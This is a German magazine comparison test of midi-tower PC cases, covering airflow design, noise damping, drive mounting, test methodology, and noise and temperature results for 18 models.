Die Vorgaben der ATX-Spezifikation zur Be- und Entlüftung von PC-Gehäusen stammen noch aus der Zeit der „liegenden“ Desktop-Rechner. Sie sahen vor, dass der Netzteillüfter nach innen bläst und den Prozessorkühler mit Luft versorgt. Mit Aufkommen der Tower-Gehäuse musste das Konzept geändert werden, weil warme Luft aufsteigt und der Netzteillüfter gegen die natürliche Konvektion arbeiten müsste. Die meisten Midi-Tower besitzen daher unten an der Vorderseite einen oder mehrere ansaugende Lüfter. Die warme Gehäuseluft wird dann über einen Lüfter neben der ATX-Blende beziehungsweise durch das Netzteil herausgepustet.

Die gestiegene Leistungsaufnahme der Prozessoren und Grafikkarten veranlasste Intel, das alte ATX-Konzept mehrmals zu erweitern. Der Chassis Air Guide (CAG) empfiehlt, in Höhe der CPU in der Seitenwand ein Kunststoffrohr anzubringen, über den der Prozessorkühler kühle Umgebungsluft direkt ansaugt. Die heutzutage bis zu 16 Zentimeter hohen Prozessorkühler können mit diesem Lufttunnel kollidieren. Bei vielen Gehäusen lässt sich die Tunnellänge einstellen, was manchmal aber nicht ausreicht. Dann bleibt nichts anderes übrig, als den Tunnel abzubauen. Unter anderem aus diesem Grund veröffentlichte Intel im Februar dieses Jahres den Thermally Advantaged Chassis Design Guide [1] (TAC), der den

Plastikstutzen wieder abschafft und stattdessen eine 15 Zentimeter hohe und 11 Zentimeter breite Fläche aus gelochtem Blech vorsieht, über die kühle Umgebungsluft in das Gehäuse einströmen soll. Einige Hersteller erweitern dieses Konzept und stattdessen ihre Midi-Tower mit Lüftern in der Seitenwand aus – mit bis zu 25 Zentimetern Durchmesser.

Antec und Lian Li weichen beim P182 und V1000 Plus II von diesem klassischen Entwurf ab und verlagern das Netzteil in eine separate „thermische Zone“ unterhalb des Mainboards. Das soll für gerade Luftwege ohne störende Verwirbelungen sorgen. Auf die Spitze treibt Apple diese Unterteilung beim Workstation-PC Mac Pro: In dessen Gehäuse haben die Laufwerke, die Erweiterungskarten, die Prozessoren sowie das Netzteil jeweils eigene Bereiche mit unabhängig voneinander geregelten Lüftern.

Ein Nachteil dieser Anordnung der PC-Komponenten sind die weiten Kabelwege vom Netzteil zum Mainboard und zu den Laufwerken. Lian Li legt daher Verlängerungskabel für die Stromversorgung des Mainboards bei. Jede Steckverbindung stellt aber eine zusätzliche potenzielle Fehlerquelle dar. Schlechte Kontakte mit zu hohem Übergangswiderstand beeinträchtigen die Stabilität der Spannungsversorgung. Beim Cosmos S von CoolerMaster mit ebenfalls am Boden sitzendem Netzteil reichten die Laufwerks-Stromkabel des von uns verwendeten Seasonic-Netzteils nicht bis zum obersten 5,25"-Schacht. Gehäuse mit üblicher Anordnung über dem Mainboard zeigen eher den umgekehrten Fall: die Menge an Netzteilkabeln lässt sich nur schwer unterbringen und blockiert die Luftströmung im Inneren.

Beim V1000 Plus II von Lian Li wird das Mainboard auf dem Kopf stehend eingebaut, was an die BTX-Vorgaben erinnert. Der Gehäuseaufbau ist im Vergleich zur üblichen ATX-Anordnung gespiegelt; das Innenleben



Zusätzliche kühle Umgebungsluft strömt von der Seite entweder über gelochtes Blech (Gigabyte iSolo 210), einen Lufttunnel (Aopen G528) oder aktiv mit einem Lüfter (Sharkoon Rebel 9) in moderne PC-Gehäuse.

Format-ABC: ATX, BTX, DTX, ITX

Mainboards und PC-Gehäuse gibt es in vielen aufeinander abgestimmten Standard-Bauformen. Am gebräuchlichsten ist der seit über zehn Jahren verwendete ATX-Standard. Er umfasst neben den Abmessungen von Mainboard und Gehäuse auch regelmäßig aktualisierte elektrische Spezifikationen für PC-Netzteile.

Neben dem vollen, 305 mm × 244 mm großen ATX-Platinenformat für sieben Erweiterungskarten gibt es das vor allem bei Servern und Workstations häufigere „tiefere“ E-ATX (305 mm × 330 mm) und für kleine Komplettsysteme MicroATX (244 mm × 244 mm) mit vier Erweiterungsslots. FlexATX-Boards findet man hingegen fast ausschließlich im Embedded-Bereich, es liegt mit 229 mm × 191 mm Größe zwischen MicroATX und DTX (siehe unten). Teilweise weichen die Mainboard-Hersteller von diesen maximalen Größen etwas nach unten ab, die Bohrlochabstände bleiben aber gleich.

Das 2003 von Intel eingeführte BTX-Format konnte sich – abgesehen von einigen Komplettsystemen – nicht durchsetzen. Die im Vergleich zu ATX verdrehte Montage des Mainboards bringt unter anderem den Vorteil, dass die Grafikkartenkühler auf der Oberseite liegen und so das Risiko von Hitzestaus sinkt. Der Prozessor sitzt bei BTX immer an einer definierten Stelle, sodass sich das Kühlmodul durch Löcher im Mainboard direkt mit dem Gehäuse verschrauben lässt. Dies ermöglicht insbesondere beim Transport einen sicheren Halt von großen und schweren Kühlern. In den letzten Jahren sank die Leistungsaufnahme der Prozessoren aber wieder, sodass die aufwendigen und für den OEM-Markt vergleichsweise teuren Kühlmodule nicht mehr notwendig waren.

Für kompakte Small-Form-Factor-PCs gibt es inzwischen mehrere Standard-Platinenformate. VIA setzt bei seinen C7-Systemen seit langem auf ITX, während AMD auf der CeBIT 2007 mit DTX die Lücke zwischen MicroATX und ITX im Blick hatte. Allerdings gibt es bis zum heutigen Tage keine Gehäuse oder Mainboards im DTX-Standard zu kaufen.

Bei allen ATX-Varianten sowie DTX und ITX sind die Abstände der Bohrungen sowie die Position der I/O-Blende und der Erweiterungsslots zueinander kompatibel. Ein Mini-ITX-Mainboard passt beispielsweise problemlos in einen ATX-Tower. Bei Mini-Barebones setzen die Hersteller hingegen fast immer proprietäre Platinen ein, die sich nicht gegen ein Mainboard in einem der Standardformate austauschen lassen.

verbirgt sich nicht hinter der sonst üblichen linken, sondern hinter der rechten Seitenwand. Der Prozessor sitzt dabei vergleichsweise weit unten. Deshalb sieht Lian Li vor, dass der CPU-Kühler über einen verstellbaren Luftkanal mit kalter Luft von der Gehäuserückseite gespeist wird. Die warme Luft soll dann ein Lüfter im Seitenteil auf Höhe der Erweiterungskarten wieder herausbefördern.

Propellerantrieb

Eine gute Gehäuselüftung und somit niedrige Temperaturen müssen nicht automatisch mit einem hohen Geräuschpegel verbunden sein. Die Regel, dass mehr Lüfter eine leisere Kühlung ermöglichen, mag auf den ersten Blick verwundern. Je größer jedoch die Ansaugfläche bei gleicher Luftmenge ist, desto langsamer müssen die Lüfter drehen. Das verringert sowohl das Motorengeräusch der Ventilatoren als auch geräuschvolle Verwirbelungen an den Rotorkanten. Mehrere Lüfter bieten zudem den Vorteil, dass die Luft das PC-Gehäuse besser durchströmt.

Bis auf das Asus- und das Chieftec-Gehäuse besaßen alle getesteten Midi-Tower zumindest einen Lüfter. Erfreulicherweise montierten einige Hersteller Staubfilter vor die Ventilatoren, die den PC zumindest einige Zeit vor dem Verstauben bewahren. Staub schädigt die Lager von Lüftern und bei verstopften Kühlern droht Überhitzung von Prozessor und Grafikkchip.

Üblicherweise müssen die Gehäuselüfter nicht mit maximaler Drehzahl laufen, um die Komponenten ausreichend zu kühlen.



Staubfilter verhindern Dreck im Inneren und erhöhen damit die Lebensdauer der PC-Komponenten.

Lüftersteuerung an der Vorderseite oder ein Display zur Temperatur- und Lüfterüberwachung besitzt keiner der Testkandidaten. Antec verbaut immerhin Lüfter, die sich über kleine Schalter in drei Geschwindigkeitsstufen regeln lassen. Allerdings sind einige der Schalter nur bei offenem Gehäuse zugänglich. Zur Drehzahlminderung einzelner Lüfter gibt es sogenannte 5- und 7-Volt-Adapter sowie (einstellbare) Vorwiderstände. Ab etwa 15 Euro erhält man einfache Lüftersteuerungen für den Einbau in einen Laufwerksschacht, per Software ansteuerbare Geräte kosten mindestens 80 Euro.

Die Dämmung von Gehäusen war früher weiter verbreitet, allerdings verschlechtert sie die Wärmeabgabe über die Gehäusewän-

Die Schaumstoffmatte an den Seitenwänden des HU001 von NZXT soll störende Geräusche verringern.



de, wodurch die Lufttemperaturen im Inneren ansteigen. Im Testfeld setzen Antec beim Solo und NZXT beim HU001 auf geklebte Matten, während das P182 mehrlagige Seitenwände (Aluminium, Kunststoff, Aluminium) besitzt, die den Schall schlucken sollen. Die Regel Nummer Eins für leise Rechner lautet aber immer noch: Es ist besser Lärm zu vermeiden, als ihn einzusperren. Durch geschickte Auswahl der verwendeten Komponenten bleibt die Leistungsaufnahme in einem verträglichen Rahmen [2], was die Lüfterdrehzahlen niedrig hält.

Leise Scheiben

Geräusche in Computergehäusen entstehen durch Schwingungen von Lüftern, optischen Laufwerken und Festplatten. Während die Entkopplung bei Prozessor- und Grafikkartenkühlern von den Eigenschaften des verwendeten Modells abhängt, können Gehäuse mit entkoppelten Montageplätzen für Laufwerke und Lüfter potenzielle Lärmquellen vermeiden. Zwar gibt es auch Festplattenrahmen zum Nachkaufen, doch kosten manche davon mit 20 Euro pro Stück fast so viel wie ein billiges Gehäuse.

Bei Antec-Gehäusen lagern die Festplatten auf Abstandshaltern aus Silikon. Beim Antec Solo besteht zudem die Möglichkeit, die Datenspeicher an Gummibändern aufzuhängen. Der Hersteller warnt aber ausdrücklich davor, das Gehäuse in diesem Zustand zu transportieren, da Festplatten ohne sichere Befestigung schwere Schäden im Inneren verursachen können. Arctic Cooling wählt bei seinem Silentium-T2-Gehäuse einen anderen Weg und packt die Festplatten zwischen dicke Schaumgummiplatten, die Schwingungen und Geräusche abfangen sollen. Da dies über kurz oder lang die Festplatte samt Daten grillen würde, liegen zwei Wärmeleitpads und ein Aluminiumkühlkörper bei. Im Test erreichte eine Western-Digital-Disk mit 320 GByte auch im Dauerzugriff nicht mehr als 47 Grad Celcius, was unterhalb der kritischen Marke von 55 Grad Celcius für diese Platte liegt.

Beim CoolerMaster Cosmos S ist der gesamte Festplattenrahmen über Abstandshalter aus Gummi vom Rest des Gehäuses entkoppelt. Der Rahmen sitzt aber so straff, dass sich die Schwingungen trotzdem auf das gesamte Gehäuse übertragen und die Montage nur mit viel Mühe gelang. Die gemessene Lautstärke erreichte sogar das Doppelte als bei einigen anderen Gehäusen ohne jegliche Dämmung oder Entkopplung der Festplat-

Die Hersteller gehen verschiedene Wege, um das Gehäuse von schwingenden Festplatten zu entkoppeln. Arctic Cooling packt die HDD in Schaumstoffkörper, bei Antec hängen sie in Gummibändern oder ruhen auf Abstandshaltern aus Silikon.





Für Erweiterungskarten gibt es eine Vielzahl von Befestigungsvarianten. Schrauben bieten in der Regel einen festeren Halt als Plastikverschlüsse.

ten. Beim Thermaltake Armor Jr. funktioniert die Entkopplung über Abstandshalter aus Gummi gut.

Zur schraubenlosen Befestigung von Festplatten verwenden die Hersteller häufig Plastikverriegelungen, deren Nasen in die Gewindebohrungen der Festplatten greifen. Die Montage gestaltet sich dabei aber teil-



weise mühselig, da die Verriegelung die Sicht auf die Bohrungen verdeckt. Recht praktisch sind hingegen Schienensysteme, die einen schnellen Wechsel der Festplatte erlauben, ohne sich mit dem Schraubendreher an schwer erreichbaren Stellen abzumühen. Yeong Yang stattet das YY-5605 mit Festplattenschienen aus, deren Haltenasen in Gummi eingebettet sind. In der Praxis lagen die Lautstärkemesswerte aber deutlich über dem Durchschnitt.

Das KL01B-W von Silverstone besitzt vier Festplattenwechselrahmen mit Gummiabstandshaltern zur Entkopplung, liefert aber



nur eine Hot-Swap-Halterung mit; für etwa fünf Euro kann man weitere nachkaufen. Allerdings erschwert die Halterung den Einbau des Mainboards und gerät mit dem Zusatz-Stromstecker von leistungshungrigen Grafikkarten in Konflikt.

Ohne Halt

Entkoppelte Befestigungen für optische Laufwerke im 5,25"-Format fanden sich in keinem Gehäuse. Bei CDs oder DVDs mit Unwucht kann der dadurch verursachte Lärm bei Filmen und Musik deutlich stören.

Testverfahren und Bewertungen

Für den Geräuschtest verwendeten wir ein typisches PC-Innenleben mit einem Intel Core 2 Duo E6750. Für Geräusche sorgten der Prozessorkühler Zalman CNPS 9700 LED (siehe [3]), eine Grafikkarte im AMD-Referenzdesign mit Radeon HD 3870 sowie eine Festplatte von Western Digital (WD2500AAJS). Beim simulierten Idle-Zustand lief der CPU-Kühler mit minimaler Drehzahl, bei simulierter Volllast mit maximaler Geschwindigkeit. Den Grafikkartenlüfter regelten wir ebenfalls manuell mit ATITool zwischen 25 Prozent (Idle) und 60 Prozent (Volllast), was dem Lautstärkeverhalten bei automatischer Drehzahlregelung nahe kommt. Als Stromversorgung diente das 330-Watt-Netzteil SS-330GB von Seasonic. Die an allen vier Gehäuseseiten gemessenen Sone-Werte werden gemittelt, wobei der Pegel der Vorderseite mit doppeitem Gewicht eingeht.

Im Idle-Betrieb, bei Festplattenzugriffen und dem Geräuschpegel mit Gehäuselüftern gilt folgende Bewertungsskala: unter 0,5 Sone „sehr gut“, 0,5 bis 1 Sone „gut“, 1

bis 1,5 Sone „zufriedenstellend“, 1,5 bis 2 Sone „schlecht“ und über 2 Sone „sehr schlecht“. Beim simulierten Last-Zustand ist der Maßstab dahingehend verschoben, dass es ein „sehr gut“ für einen Pegel unter 3 Sone, ein „gut“ für 3 bis 3,5 Sone, die Note „zufriedenstellend“ bis 4 Sone, bei 4 bis 4,5 Sone „schlecht“ und über 4,5 Sone die Bewertung „sehr schlecht“ erfolgt. Lässt sich die Geschwindigkeit der Gehäuselüfter per Schalter verändern, führt das zur Aufwertung um eine Note.

Das Wärmeabstrahlverhalten untersuchten wir mit einer Testplattform mit vier Wärmequellen, die mit insgesamt 185 Watt die Leistungsabgabe von Systemkomponenten nachbildet. Die Differenz der Gehäuseinnen- zur Umgebungstemperatur wurde über einen Sensor etwa zwei Zentimeter hinter dem Netzteil in drei Konfigurationen ermittelt. Die Messung erfolgte bei abgeschaltetem Netzteil Lüfter, mit laufendem Netzteil Lüfter sowie mit Netzteil- und Gehäuselüftern. Der Bewertungsmaßstab richtet sich nach der Summe der drei Einzelwer-

te: unter 35 °C „sehr gut“, zwischen 36 und 42 °C „gut“, 43 bis 49 °C „zufriedenstellend“, zwischen 50 und 56 °C „schlecht“ und darüber „sehr schlecht“.

Für Handling und Verarbeitung vergeben wir eine gemeinsame Note. Abwertungen gibt es für scharfe Kanten, Platzprobleme zwischen Grafikkarte und Festplatte oder zu lange Kabelwege zum Netzteil. In die Handling-Bewertung geht unter anderem ein, wie leicht die Montage von Mainboard, Erweiterungskarten und Laufwerke möglich war. Fehlen Schrauben oder Befestigungsschienen, führt dies zu einer Abwertung.

Bei der Bewertung der Dokumentation spielt vor allem eine Rolle, ob überhaupt eine gedruckte Anleitung vorhanden ist. Für ein umfangreiches Handbuch in deutscher Sprache gibt es die Note „sehr gut“, für eine Kurzanleitung „gut“, für ein englisches Handbuch „zufriedenstellend“, für eine Kurzanleitung in Englisch „schlecht“ und für eine fehlende Dokumentation eine sehr schlechte Wertung.



Das KL01B-W von Silverstone besitzt vier Wechselrahmen für Festplatten. Der Frontlüfter lässt sich dabei ohne störende Kabel abnehmen. Allerdings besitzt das Gehäuse nur eine Hot-Swap-Kontaktleiste; zusätzliche lassen sich für fünf Euro nachkaufen.

Bei der Halterung der Erweiterungskarten teilt sich das Testfeld in zwei Lager. Verschraubte Slot-Blenden bieten den Vorteil stabiler Befestigung. Die ohne Werkzeug bedienbaren Plastik-Clips hingegen überzeugen meistens nicht: Oft passen Slot-Blenden und Verschlussmechanismus nicht genau, was die Plastikhalterungen verbiegt und den Karten keinen Halt bietet. Revoltecs Zircorium leistet sich in diesem Punkt einen Patzer, die Befestigung von heutzutage nicht unüblichen Doppelslot-Grafikkarten scheint schlicht nicht vorgesehen zu sein. Dem Nutzer bleibt nichts anderes übrig, als die komplette Plastikhalterung abzuschrauben und die Karten herkömmlich mit Metallschrauben zu fixieren.

Extras

Die meisten Gehäuse gleicher Größe ähneln sich beim inneren Aufbau stark. Deshalb versuchen einige Hersteller mit Sonderausstattungen zu punkten. So spendieren Thermal-Take dem Armor Jr. und Silverstone dem KL01B-W Plexiglasfenster, die einem mehr oder minder Spannende Einblicke in das Innere eines Computers gewähren. Allerdings sollte man dann auch etwas Zeit investieren, die Kabel ordentlich zu verlegen ...

In der Modding-Szene stellt ein sogenanntes Window-Kit erst den Anfang dar. Für die optimale Wirkung sorgen beleuchtete Lüfter, Mainboards oder gar blinkende Speichermodule. UV-Lampen verwandeln Wasserkühlungen mit entsprechenden Zusätzen in Leuchtschows, die es mit der Casino-Meile in Las Vegas aufnehmen können. Für den Anschluss externer Radiatoren integrieren Antec, Gigabyte und CoolerMaster bereits die notwendigen Schlauchdurchführungen.

Einige Gehäuse tarnen die Laufwerke hinter Frontklappen. Das sorgt für eine gefälligere Optik, allerdings um den Preis, dass bei


jedem CD-Wechsel ein zusätzlicher Handgriff notwendig ist. Fronttüren haben den Vorteil, den Geräuschpegel insbesondere bei Zugriffen auf optische Datenträger zu verringern. Antec fertigt beim P182 auch die Frontklappe in schallschluckender Sandwich-Bauweise. Beim NXZT Hush und Antec Solo verfeinern die Hersteller die Oberfläche mit Klavierlack.

Auf Frontanschlüsse für Audio- und USB-Geräte verzichtet heutzutage fast kein Hersteller mehr. Lediglich der günstigste Midi-Tower im Testfeld von Asus besitzt keine Audiobuchsen. 14 der 18 getesteten Gehäuse haben an der Vorderseite einen Firewire-Anschluss. Das Enermax Chakra und das Cooler Master Cosmos S weisen bereits einen eSATA-Port auf. In Zukunft dürfte der Anteil weiter steigen, wenn voraussichtlich Mitte des Jahres die Spezifikation für Power-over-eSATA veröffentlicht wird.

Auf Mainboard-Seite legen manche Gehäuse einige Fallstricke beim Anschluss der Kabel der Frontanschlüsse aus. Den Pfostenstecker für Mikrofon und Line-out gibt es in der Belegung nach dem älteren AC97-Standard und als HD-Audio-Variante (Azalia) [4]. Manche Hersteller verzichten ganz auf die Blockstecker und muten es dem Käufer zu, in einer Sisyphusarbeit den einzelnen Steckerchen die richtigen Pins zuzuordnen.

Auch im Inneren ist noch Platz für Zusatzausstattungen wie das YY-5605 von Yeong Yang zeigt: Im 3,5"-Laufwerksschacht steckt eine herausnehmbare Box für Gehäusezubehör und Werkzeug.

Bei der Auswahl der Gehäuse haben wir auf eingebaute Netzteile verzichtet, denn je nach Verwendungszweck benötigt man eine andere Leistungsklasse. Ein einfacher Büro-PC mit integrierter Grafik ist mit einem 330-Watt-Gerät bereits gut ausgestattet, während ein High-End-Spielesystem mit zwei Grafikkarten und Quad-Core-CPU mindes-



Beim Chieftec Mesh DH-03B versperrt die Festplatte im untersten Einschub den Stromanschluss einer 23 Zentimeter langen Grafikkarte mit Radeon HD 3870.

tens ein Netzteil der 500-Watt-Kategorie verlangt.

Lediglich das Silentium T2 von Arctic Cooling enthält ein fest mit dem Gehäuse verbundenes und 80-Plus-zertifiziertes 500-Watt-Netzteil, das mit je einem 6- und 8-poligen PEG-Stromstecker auch High-End-Grafikkarten versorgen soll. Die Gehäuselüfter finden dabei ebenfalls Anschluss an der Lüftersteuerung des Netzteils. Diese regelt alle Ventilatoren gleichermaßen in Abhängigkeit von Last und Temperatur. Eine getrennte Regelung für die Gehäuselüfter mit einem Sensor im oberen Gehäusebereich wäre hier sinnvoller.

Lautstärkeverhalten

	Idle/HDD/Last [Sone]	Idle mit Gehäuselüftern [Sone]
	← besser	← besser
Antec P182	0,5/0,6/3,1	4,6
Antec Solo	0,5/0,5/3,3	0,7
Aopen G528	0,8/0,8/3,8	0,8
Arctic Cooling Silentium T2 ¹	0,4/0,6/3,2	–
Asus TM-210 ²	0,8/0,9/3,9	–
Chieftec Mesh DH-03B ²	0,8/0,9/3,7	–
Cooler Master Cosmos S	0,7/1,4/4,0	2,6
Enermax Chakra ECA3052-BS	0,8/1,0/4,1	1,8
Gigabyte iSolo 210	0,7/0,8/3,9	1,4
Lian Li PC-7B Plus	0,9/2,3/4,1	1,1
Lian Li PC-V1000A Plus II	1,0/1,5/4,5	1,0
NZXT HU001	0,5/0,8/3,2	1,0
Revoltex Zirconium	0,7/1,7/3,6	0,6
Sharkoon Rebel 9 Value	0,7/0,8/4,1	0,9
Silverstone KL01B-W	0,4/0,5/3,3	1,7
Silverstone TJ08B schwarz	0,7/1,6/3,6	1,9
Thermaltake Armor Jr.	0,7/0,9/3,7	1,8
Yeong Yang YY-5605	0,7/1,8/3,6	1,1

¹ eigenes Netzteil mit Lüftersteuerung für Gehäuselüfter, ² ohne Gehäuselüfter

Temperaturverhalten

	Temperaturdifferenz zur Umgebung (mit Gehäuse- und Netzteil Lüftern/mit Netzteil Lüfter/ohne Lüfter) [°C]
	← besser
Antec P182	9/23/26
Antec Solo	5/18/28
Aopen G528	8/18/23
Arctic Cooling Silentium T2 ¹	16/- ¹ /26
Asus TM-210 ²	0/14/26
Chieftec Mesh DH-03B-SL ²	- ² /14/23
Cooler Master Cosmos S	-3/8
Enermax Chakra ECA3052-BS	3/6/9
Gigabyte iSolo 210	8/15/26
Lian Li PC-7B Plus	7/14/21
Lian Li PC-V1000A Plus II	6/16/15
NZXT HU001	8/19/32
Revoltex Zirconium	8/14/22
Sharkoon Rebel 9 Value	1/4/7
Silverstone Kublai KL01B-W	7/17/24
Silverstone TJ08B	8/12/23
Thermaltake Armor Jr.	5/19/27
Yeong Yang YY-5605	10/13/17

¹ eigenes Netzteil mit Lüftersteuerung für Gehäuselüfter, ² keine Gehäuselüfter

Kollisionen

Einen herausnehmbaren Mainboard-Träger hat im Unterschied zu früheren Tests [5] nur das Silverstone TJ08, was besonders in dem beengten MicroATX-Gehäuse die Montage erleichtert. Bei großen Gehäusen wie dem Cooler Master Cosmos S ist dies nicht unbedingt notwendig. Bei den meisten Gehäusen sollte man aber vor dem Zusammenbau die Reihenfolge genau durchdenken, da bereits eingebaute Festplatten den Mainboard-Einbau blockieren können.

Bei vielen Gehäusen befinden sich die Halterungen für 3,5"-Festplatten auf Höhe des oberen PEG-Slots. Beim Antec Solo, Aopen G528 und Chieftec Mesh DH-03B kollidierte schon eine 23 Zentimeter lange Grafikkarte (Radeon HD 3870) mit den SATA- und Strom-Anschlüssen. In manchen Fällen können gewinkelte Stecker das Problem beseitigen. Bei 27 Zentimeter langen High-End-Grafikkarten wie der GeForce 9800 GX2 hilft das nicht mehr und man verliert mindestens einen Festplatten-Montageplatz.

Die Hersteller könnten solche Probleme umgehen, indem sie auf einen ausreichend großen Abstand zwischen Mainboard und Laufwerkseinschüben achten. Dann aber wächst das Gehäuse entweder in die Höhe oder in die Tiefe.

Leicht- oder Schwermetall?

Bei Midi-Towern stehen die Materialien Stahl und Aluminium zur Auswahl. Häufig findet man bei Stahlgehäusen in der Materialbeschreibung das Kürzel SECC. Dahinter verbirgt sich nichts anderes als die Beschreibung des Produktionsverfahrens des verwendeten Stahls. SECC kennzeichnet elektrisch galvanisierten, kaltgewalzten Stahl auf einer Bandrolle (Steel, Electrogalvanized, Cold-rolled, Coil).

Aluminium besitzt bei gleichem Volumen nur ein Drittel der Masse von Stahl und sieht

durch die gebürstete Oberfläche auch ohne Lack optisch ansprechend aus. Allerdings bringt die geringere Dichte nicht unbedingt einen Gewichtsvorteil: Da Aluminium weicher als Stahl ist, sind deutlich dickere Bleche nötig.

Aluminium leitet Wärme besser als Stahl, ein geschicktes Gehäuse-Design hat hier aber deutlich mehr Einfluss. Die Aluminiumgehäuse schneiden beim Temperaturtest insgesamt besser als der Durchschnitt ab, ein Stahlgehäuse mit luftdurchlässigen Wänden wie das Rebel 9 von Sharkoon verhindert im Inneren aber ebenfalls einen Wärmestau und erreicht zu einem deutlich geringeren Preis ebenfalls ein sehr gutes Temperaturverhalten. Die beiden Midi-Tower mit Plexiglas-Seitenteil zeigten keine Auffälligkeiten beim Wärmetest, die isolierende Wirkung der Seitenfenster hat hier anscheinend keinen nennenswerten Einfluss.

Scharfe Ecken und Kanten besaß erfreulicherweise kein Gehäuse im Test, dennoch gab es Unterschiede bei der Verarbeitungsqualität. So ließ sich die Seitenwand beim Silverstone TJ08 nur schwer schließen, weil sich das dünne Blech stark wölbte. Als einziges Gehäuse hat das Asus TM-210 lediglich Slotblenden zum Herausbrechen. Neben der Verletzungsgefahr klafft dann an dieser Stelle eine Lücke, wenn dort keine Erweiterungskarte sitzt. Das verschlechtert die EMV-Eigenschaften deutlich. Abnehmbare oder klappbare Frontblenden erleichtern bei einigen Midi-Towern die Montage der Laufwerke, beim Aopen G528 saß diese aber extrem straff auf dem Stahlrahmen und war nur mit viel Kraftaufwand abzunehmen.

Fazit

Das perfekte Gehäuse für jeden Zweck gibt es trotz gigantischem Angebot nicht. Grundsätzlich taugen alle getesteten Ge-

Elektromagnetische Verträglichkeit

Die EU-Verordnungen zur Produktsicherheit umfassen auch die elektromagnetische Verträglichkeit (EMV). Mit dem CE-Zeichen erklären die Hersteller, dass ihre Produkte den für sie gültigen europäischen Richtlinien genügen. Diese verlangen im Wesentlichen, dass die Geräte andere nicht stören, auch nicht zu empfindlich auf Störungen von außen reagieren.

Da PC-Gehäuse im Regelfall aber kein elektrisches Innenleben besitzen, müssen sie auch keine EMV-Tests durchlaufen. Anders sieht das bei Komplett-PCs aus, die als elektrisch aktive Systeme elektromagnetische Strahlung in einem weiten Frequenzbereich abstrahlen. EMV-Grenzwerte halten PCs nur dann ein, wenn das Gehäuse als Faradayscher Käfig möglichst wenig Strahlung durchlässt. Bereits vermeintlich geringfügige Fehler wie schlechter elektrischer Kontakt zwischen Blechteilen oder eine fehlende Slotblende

können zur Überschreitung von Grenzwerten führen.

Als privater Nutzer, der selbst einen PC zusammenbaut, muss man natürlich kein EMV-Gutachten anfertigen lassen. Stört der Rechner allerdings elektrische Geräte wie Fernseher oder Radio in der Nachbarschaft, so können die Betroffenen im Zweifelsfall die Bundesnetzagentur (BNetzA; früher bekannt als Regulierungsbehörde für Telekommunikation und Post, RegTP) hinzuziehen. Stellt sich der heimische PC dabei als Ursache heraus, drohen neben der Stilllegung auch eventuelle Verfahrenskosten.

Daher sollte man darauf achten, dass Metallfedern den Kontakt zwischen Gehäuse und Seitenteilen verbessern, offene Laufwerksschächte durch passende Metallblenden verschlossen sind und dass an den Slotblenden zusätzliche Kontakte die Abschirmung sicherstellen.



Metallfedern verbessern den Kontakt zwischen Seitenwand und dem Gehäuserahmen. Damit wird eine bessere elektromagnetische Abschirmung erreicht.



Midi-Tower-Gehäuse



Bezeichnung	P182	Solo	G528	Silentium T2	TM-210	Mesh DH-03B	Cosmos S	Chakra ECA3052-B5
Hersteller	Antec	Antec	Aopen	Arctic Cooling	Asus	Chieftec	Cooler Master	Enermax
Web	www.antec.com/ec/de	www.antec.com/ec/de	www.aopen.de	www.arctic-cooling.com/deu	www.asus.de	www.chieftec.eu	www.cooler-master.de	www.enermax.de
Aufbau								
Bauart	Stahlblechgehäuse mit Fronttür	Stahlblechgehäuse	Stahlblechgehäuse	Stahlblechgehäuse mit Fronttür	Stahlblechgehäuse	Stahlblechgehäuse mit Fronttür	Aluminiumgehäuse	Stahlblechgehäuse
Abmessungen (H × B × T) [cm]	52 × 21 × 51	45 cm × 21 × 47	41 × 19 × 45	44 × 23 × 46	36 × 17 × 40	44 × 21 × 47	60 × 27 × 63	46 × 20 × 49
Gewicht	12,6 kg	10,2 kg	5,9 kg	8,8 kg ¹	4,2 kg	9,0 kg	13,1 kg	7,4 kg
Format	ATX	ATX	ATX	ATX	MicroATX	ATX	E-ATX, ATX	ATX
ATX-Blende	✓	✓	✓	–	–	–	–	✓
Material Füße	Gummi	Gummi	Plastik	Plastik	Plastik	Gummi	Aluminium-Rohr	Plastik
3,5" – Laufwerkskäfige ausbaufähig	✓	✓	–	–	–	✓	✓	✓
Front abnehmbar	–	✓ (klappbar)	–	✓ (klappbar)	✓	✓	–	✓
abnehmbare Deckel	2	2	2	1	1	2	2	2
Schnellverschluss / mit Schloss	–/–	–/–	–/–	–/–	–/–	✓/–	✓/–	–/–
Belüftung								
Lüfter	1 × 120 mm	1 × 120 mm	1 × 120 mm	1 × 120 (Netzteil), 2 × 80 mm	–	–	1 × 200 mm, 3 × 120 mm	1 × 250 mm, 1 × 120 mm
weitere Lüfterplätze	–	2 × 92 mm	1 × 120 mm	–	1 × 92 mm	1 × 120 mm, 2 × 80 mm	2 × 120 mm	1 × 120 mm
Luftzufuhr Seitenteil	–	–	Plastikrohr, Lochblech	–	Lochblech	Lochblech	Lüfter, Lochblech	Lüfter
Staubfilter	✓	✓	✓	–	–	✓	✓	✓
Geräuschverhalten								
Dämmung	✓	✓	–	–	–	–	–	–
Festplatten-Entkopplung	Silikon-Abstandhalter	Silikon-Abstandhalter, Gummibänder	–	Schaumstoffmatten	–	–	Gummi-Abstandhalter	–
Einbauoptionen								
5,25"	4	3	4	2	2	3	6	5
